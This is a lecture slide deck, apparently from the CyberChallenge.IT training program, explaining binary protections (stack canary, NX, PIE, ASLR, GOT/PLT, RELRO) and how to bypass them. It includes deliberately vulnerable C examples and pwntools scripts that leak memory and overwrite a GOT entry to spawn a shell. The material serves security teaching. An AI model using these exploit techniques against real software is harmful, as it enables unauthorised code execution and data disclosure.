Binary attack mitigations

Security features of executables, compilers, and kernel
(plus how to break them)

Marco Bonelli — @mebeim
March 25, 2022

OVERVIEW

- Protection against stack overflow: stack canary.
- Protection against shellcode: NX.
- Position independent executables: PIE.
- General protection done by the kernel: ASLR.
- Static vs dynamic linking.
- Runtime symbol resolution: GOT, PLT.
- Protection against GOT rewrite: RELRO.

Looks complicated? Because don't worry: *it is*.

Stack canary

Security feature **provided by the compiler**.

A pseudo-random value (the canary) is inserted in the stack *after* local variables and *before* the saved return address. This value is then checked before returning.

A buffer overflow will overwrite the canary and cause the program to abort the execution *before* returning from the victim function.

Stack canary: stack example

```c
int check_password(void) {
    char buf[16];

    scanf("%s", buf);

    if (!strcmp(buf, "secret"))
        return 1;

    return 0;
}
```

Without canary

```
$rsp   0x7fffffffe450   buf[00..07]
       0x7fffffffe458   buf[08..15]
$rbp   0x7fffffffe460   saved $rbp
       0x7fffffffe468   return address
```

A buffer overflow on the variable `buf` will cause a stack overflow and overwrite the return address.

The function will then try to jump to whatever value has been overwritten as the return address.

With canary

```
$rsp   0x7fffffffe450   buf[00..07]
       0x7fffffffe458   buf[08..15]
       0x7fffffffe460   canary
$rbp   0x7fffffffe468   saved $rbp
       0x7fffffffe470   return address
```

A buffer overflow on the variable `buf` will overwrite the `canary` before anything else.

Before the function returns, the canary value will be checked and and the overflow will be detected. The program will abort to prevent anything bad from happening.

Stack canary: code example

Without canary

```
000000000000063a <my_function>:
 63a:    push   rbp
 63b:    mov    rbp,rsp
 63e:    sub    rsp,0x10
 642:    lea    rax,[rbp-0xa]
 646:    mov    edx,0x14
 64b:    mov    rsi,rax
 64e:    mov    edi,0x1
 653:    call   510 <read@plt>
 658:    nop
 659:    leave
 65a:    ret
```

With canary

```
000000000000063a <my_function>:
 63a:    push   rbp
 63b:    mov    rbp,rsp
 63e:    sub    rsp,0x20
 642:    mov    rax,QWORD PTR fs:0x28
 64b:    mov    QWORD PTR [rbp-0x8],rax
 64f:    xor    eax,eax
 651:    lea    rax,[rbp-0x12]
 655:    mov    edx,0x14
 65a:    mov    rsi,rax
 65d:    mov    edi,0x1
 662:    call   580 <read@plt>
 667:    nop
 668:    mov    rax,QWORD PTR [rbp-0x8]
 66c:    xor    rax,QWORD PTR fs:0x28
 675:    je     6ec <my_function+0x42>
 677:    call   570 <__stack_chk_fail@plt>
 67c:    leave
 67d:    ret
```

More space for the canary.

Load canary value.

Normal function code.

Check if canary is unchanged.

Abort if the canary changed.

Stack canary: bypass?

CYBER CHALLENGE
CyberChallenge.IT

If we still want to gain control, the canary value needs to be *leaked* somehow before causing the overflow:

1. Leak the canary *somehow*...
2. Fill the buffer with: data + leaked canary + stuff...
3. The canary gets overwritten but does not change.
4. Anything after the canary can now be safely pwned!

Leaking, but how?

CYBER CHALLENGE
CyberChallenge.IT

As we just said, sometimes we will need to *leak* some data to extract some important information from the program (e.g. some address, pointer, value, canary, etc.) to be used in a second part of the exploit.

So how do we do that? There are countless methods… some of the most common ones rely on simple buffer overflows, let's see them.

Leaking: common methods

1. A buffer overflow in a *string* that is later printed can lead to disclosure of values following the string:

```c
int main(void) {
    int super_secret_variable = 0xdeadbeef;
    char user[8];

    // Broken read!
    // No '\0' terminator added!
    read(0, user, 8);

    printf("Welcome, %s!\n", user);

    return 0;
}
```

```python
from pwn import *

r = remote(...)

payload = 'lmaolmao'
r.send(payload)
r.recvuntil(payload)

leak = r.recv(4)
leak = u32(leak)

print 'Leaked value:', hex(leak)
```

Leaking: common methods

2. A buffer overflow which *overwrites a pointer* that is later dereferenced and printed can leak data from anywhere:

```c
char global_password[8] = "getrekt"; // 0x00601058

int main(void) {
    char *user, password[8];

    user = malloc(100);

    printf("User: ");       scanf("%s", user);
    printf("Password: ");   scanf("%s", password);

    if (!strcmp(password, global_password))
        printf("Welcome!\n");
    else
        printf("Sorry, %s, wrong password!\n", user);

    return 0;
}
```

```python
from pwn import *

r = remote(...)

r.recvuntil('User: ')
r.sendline('whatever')

r.recvuntil('Password: ')
r.sendline('A' * 8 + p32(0x601058))

print r.recvall()
```

Leaking: common methods

3. A user controlled or *corrupted size* that is *trusted* by the program can leak data beyond the end of an object:

```c
int main(void) {
    unsigned numbers[1000], n, i;

    puts("Enter 1000 numbers:");
    for (i = 0; i < 1000; i++)
        scanf(" %u", numbers + i);

    printf("How many do you want to sort? ");
    scanf("%u", &n);

    qsort(numbers, n, sizeof(int), cmp);

    puts("Here's the sorted numbers:");
    for (i = 0; i < n; i++)
        printf("%u\n", numbers[i]);
    return 0;
}
```

```python
from pwn import *

r = remote(...)

for _ in range(1000):
    r.sendline('1337')

r.sendline('1100')
r.recvuntil('numbers:\n')

for _ in range(1100):
    leak = int(r.recvline())

    if leak != 1337:
        print 'Leaked:', hex(leak)
```

NX: No eXecute bit

Security feature **provided by the compiler and the CPU**.

Prevents code execution in sections of the binary where there should be no code (stack, data, etc.).

The eXecute bit is set to `0` for memory pages where these sections are loaded. Trying to jump to an address in a non-executable page will cause a segmentation fault (`SIGSEGV`) and kill the process.

NX: No eXecute bit

NX ON (default)

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x56555000 0x56556000 r-xp     1000 0      /home/marco/a.out
0x56556000 0x56557000 r--p     1000 0      /home/marco/a.out
0x56557000 0x56558000 rw-p     1000 1000   /home/marco/a.out
0xf7df4000 0xf7fa5000 r-xp   1b1000 0      /lib/i386-linux-gnu/libc-2.24.so
0xf7fa5000 0xf7fa6000 ---p     1000 1b1000 /lib/i386-linux-gnu/libc-2.24.so
0xf7fa6000 0xf7fa8000 r--p     2000 1b1000 /lib/i386-linux-gnu/libc-2.24.so
0xf7fa8000 0xf7fa9000 rw-p     1000 1b3000 /lib/i386-linux-gnu/libc-2.24.so
0xf7fa9000 0xf7fac000 rw-p     3000 0
0xf7fd3000 0xf7fd5000 rw-p     2000 0
0xf7fd5000 0xf7fd7000 r--p     2000 0      [vvar]
0xf7fd7000 0xf7fd9000 r-xp     2000 0      [vdso]
0xf7fd9000 0xf7ffc000 r-xp    23000 0      /lib/i386-linux-gnu/ld-2.24.so
0xf7ffc000 0xf7ffd000 r--p     1000 22000  /lib/i386-linux-gnu/ld-2.24.so
0xf7ffd000 0xf7ffe000 rw-p     1000 23000  /lib/i386-linux-gnu/ld-2.24.so
0xfffdd000 0xffffe000 rw-p    21000 0      [stack]
pwndbg>
```

Permissions are set up correctly.

NX OFF (`gcc -z execstack`)

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x56555000 0x56556000 r-xp     1000 0      /home/marco/a.out
0x56556000 0x56557000 r-xp     1000 0      /home/marco/a.out
0x56557000 0x56558000 rwxp     1000 1000   /home/marco/a.out
0xf7df4000 0xf7fa5000 r-xp   1b1000 0      /lib/i386-linux-gnu/libc-2.24.so
0xf7fa5000 0xf7fa6000 ---p     1000 1b1000 /lib/i386-linux-gnu/libc-2.24.so
0xf7fa6000 0xf7fa8000 r-xp     2000 1b1000 /lib/i386-linux-gnu/libc-2.24.so
0xf7fa8000 0xf7fa9000 rwxp     1000 1b3000 /lib/i386-linux-gnu/libc-2.24.so
0xf7fa9000 0xf7fac000 rwxp     3000 0
0xf7fd3000 0xf7fd5000 rwxp     2000 0
0xf7fd5000 0xf7fd7000 r--p     2000 0      [vvar]
0xf7fd7000 0xf7fd9000 r-xp     2000 0      [vdso]
0xf7fd9000 0xf7ffc000 r-xp    23000 0      /lib/i386-linux-gnu/ld-2.24.so
0xf7ffc000 0xf7ffd000 r-xp     1000 22000  /lib/i386-linux-gnu/ld-2.24.so
0xf7ffd000 0xf7ffe000 rwxp     1000 23000  /lib/i386-linux-gnu/ld-2.24.so
0xfffdd000 0xffffe000 rwxp    21000 0      [stack]
pwndbg>
```

Almost all pages are eXecutable.
Linux ≥ v5.8: only stack if possible.

NX: bypass?

How do we execute arbitrary code (like shellcode) if NX is enabled? A powerful (and possibly even simpler) approach exists and it's called **Return Oriented Programming** (ROP).

ROP allows us to chain multiple function calls exploiting a stack overflow which is able to *at least* overwrite the saved return address.

TO BE CONTINUED! We'll see this later.

NX: bypass?

Another approach is to exploit the incorrect alignment of program sections to virtual memory pages.

Linux memory pages are usually 4KiB. If a non-executable section is larger than 4KiB and the following section is executable, it *could be possible* for part of that first section to reside inside a memory page with executable permission. This is *rare*, and usually sections are aligned to the needed page size to avoid it.

PIE: Position Independent Executable

CYBER CHALLENGE
CyberChallenge.IT

A PIE is an executable which *doesn't need a fixed base address* to run. It can be mapped in memory starting at an arbitrary address. It can still be mapped at a fixed memory address every time, of course, but it does not need to.

The above is valid for many executable formats and kernels (Windows, MacOS, FreeBSD, etc.), not just Linux and ELF.

Latest `gcc`/`clang` versions generate PIE executables by default.

ELF Executable vs Shared Object

An ELF *executable* is a "standard" program with a predefined and *fixed base virtual address*. Every time it is run, the binary is mapped in memory starting from the base address and the code is then executed.

An ELF *shared object* (usually `.so`) is nothing more than a PIE executable (for what we care). As we just said, it can be mapped in memory starting at an arbitrary address.

NB: this is ELF-related terminlolgy.

ASLR: Address Space Layout Randomization

ASLR is a security feature **provided by the kernel**. If the kernel supports it, and it is enabled, then PIE executables will be loaded in memory at a randomized location. This prevents an attacker from knowing upfront the exact address of sections/objects/symbols in memory.

Temporarily enable/disable ASLR (run as root):

```
# sysctl -w kernel.randomize_va_space=0 # OFF
# sysctl -w kernel.randomize_va_space=2 # ON
```

ASLR: bypass?

CYBER CHALLENGE
CyberChallenge.IT

It is clear that the only way we can manage to bypass ASLR is by **leaking some address at runtime**, and use it to calculate the position in memory of the section/library where it was leaked from.

Keep in mind that **leak + exploit must be done in one run** of the program, since (at least on Linux) the addresses change every single time the program is executed, therefore values leaked from a previous execution are useless.

Static linking

A *statically linked* executable does NOT need external symbols to work. Everything is already contained in the binary itself, which brings the advantage of not needing any other file to run (i.e. shared objects for external libraries).

Statically linking generates large files because all the needed library code has to be explicitly copied in the binary itself. It is in general not a common practice (specially for Linux).

Dynamic linking

A *dynamically linked* executable needs external functions (or symbols, in general) present in other shared objects to work.

It knows the name of such symbols, and the name of the shared object where they should be, but nothing else.

At runtime, when a symbol is needed (e.g. need to call a library function), it is the duty of the **dynamic loader** to resolve it to know where exactly it is located.

Dynamic linking: useful tools

Check if an executable is dynamically linked:

```
$ file prog
prog: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=c8a130be67a9452b6682a643cf6bb00dc35113a3, not stripped
```

Check which libraries are needed by a dynamically linked executable:

```
$ ldd prog
    linux-vdso.so.1 (0x00007ffed13b3000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f074289f000)
    /lib64/ld-linux-x86-64.so.2 (0x00007f0742e40000)
```

Check external symbols needed by a dynamically linked executable:

```
$ objdump -TC prog
# Long output... check by yourself!
```

Runtime symbol resolution

In order to be able to resolve symbols at runtime (i.e find their real address), ELF programs have two auxiliary tables:

Global Offset Table (GOT): one entry per symbol, holding its real address, or a default value if not yet resolved. Acts like a cache.


Procedure Linkage Table (PLT): one entry per symbol, holding a small set of instructions to execute to correctly load and call the symbol. Calls to external library functions are made through their PLT entries.

Runtime symbol resolution: lazy loading

1. Call the PLT entry:
   ```
   (main)  call  printf@plt
   ```
2. Load address from GOT and jump to it:
   ```
   (PLT entry)   jmp   [printf@got]
   ```
   2a. If the symbol was *already resolved* by the loader, then the GOT entry already contains the address of the function, so *this executes the function*. **Done!**

   2b. **Otherwise** the GOT contains a PLT stub address and this just jumps to it.
3. The PLT stub loads the symbol offset and jumps to the loader to resolve it:
   ```
   (PLT stub)   push  <offset>
   (PLT stub)   jmp   <loader>
   ```
4. The loader resolves the symbol, writes the correct address in GOT, and automatically jumps to it to execute the function. **Done!**

Runtime symbol resolution: lazy loading



Exploiting the GOT

The GOT *needs to be writable* in order for the loader to fill it with addresses of resolved symbols.

This however could be dangerous: when calling an external function the program will jump to whatever address is stored in the GOT. If we somehow manage to overwrite a GOT entry with an arbitrary address, we can make the program jump where we want when that library function is called.

Exploiting the GOT: example

```
1  void main(void) {
2      char *user_pwd = global_buf;
3      char user_name[16];
4
5      puts("Name:");
6      read(0, user_name, 100);
7      puts("Password:");
8      read(0, user_pwd, 8);
9
10     if (strcmp(user_pwd, correct_pwd)) {
11         puts("Wrong password :(");
12         exit(1);
13     }
14
15     puts("Welcome!");
16     shell();
17     exit(0);
18 }
```

```
static char global_buf[8];
static char correct_pwd[] = <????>;

void shell(void) { // <== TARGET
    system("/bin/sh");
}
```

Assume the following:

- − No canary.
- \+ NX enabled.
- − No PIE.

How do we get a shell?

Exploiting the GOT: example solution

```c
void main(void) {
    char *user_pwd = global_buf;
    char user_name[16];

    puts("Name:");
    read(0, user_name, 100);
    puts("Password:");
    read(0, user_pwd, 8);

    if (strcmp(user_pwd, correct_pwd)) {
        puts("Wrong password :(");
        exit(1);
    }

    puts("Welcome!");
    shell();
    exit(0);
}
```

```python
from pwn import *

p = remote(...)

shell_function = 0x400616
got_puts       = 0x601018

p.recvuntil('Name:\n')

payload  = 'A' * 0x18
payload += p64(got_puts)
p.send(payload)
sleep(1) # short read

p.recvuntil('Password:\n')
p.send(p64(shell_function))

p.interactive()
```

RELRO: RELocation Read Only

Security feature **provided by the compiler and the loader**.
Two types of RELRO:

- Partial RELRO: special ELF sections are reordered before `.data` and `.bss` to prevent a rewrite via overflow, and some are also marked read only (`.dynamic`, `.dtors`, ...), but **NOT `.got.plt`** (the one we care about).
- Full RELRO: all of the above, plus **all the GOT is read only**. The dynamic loader resolves all symbols *before* starting the program, filling the GOT and remapping it as read only. Program startup is slower for obvious reasons.

Latest `gcc`/`clang` versions compile using partial RELRO by default.

RELRO: bypass?

CYBER CHALLENGE
CyberChallenge.IT

Partial RELRO is not a problem. The GOT (the `.got.plt` section) is still readable and writable, so basically for what we care: **partial RELRO ≈ no RELRO**.

Full RELRO *is* a problem. We cannot write any of the GOT entries anymore. The only thing we can use the GOT for is to leak library addresses and use them to calculate the base address of the library in memory.

RELRO: bypass?

CYBER CHALLENGE
CyberChallenge.IT

That's not 100% true though... some complex exploitation technique exists which potentially allows to completely bypass both ASLR and full RELRO *without any leak*, tricking the dynamic loader into resolving arbitrary symbols for us.

This is not in the scope of the lesson, but if you're interested go ahead and take a look at this beautiful talk & paper:

How the ELF ruined Christmas — Alessandro Di Federico, Amat Cama, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna

One tool to rule them all

The `pwntools` toolset provides a quick and easy to use tool called `checkseck` to check for all these security measures in one or more ELF programs at once:

```
$ checksec myprog
[*] '/home/marco/myprog'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

That's it! For now...

CYBER CHALLENGE
CyberChallenge.IT

`.got` any questions?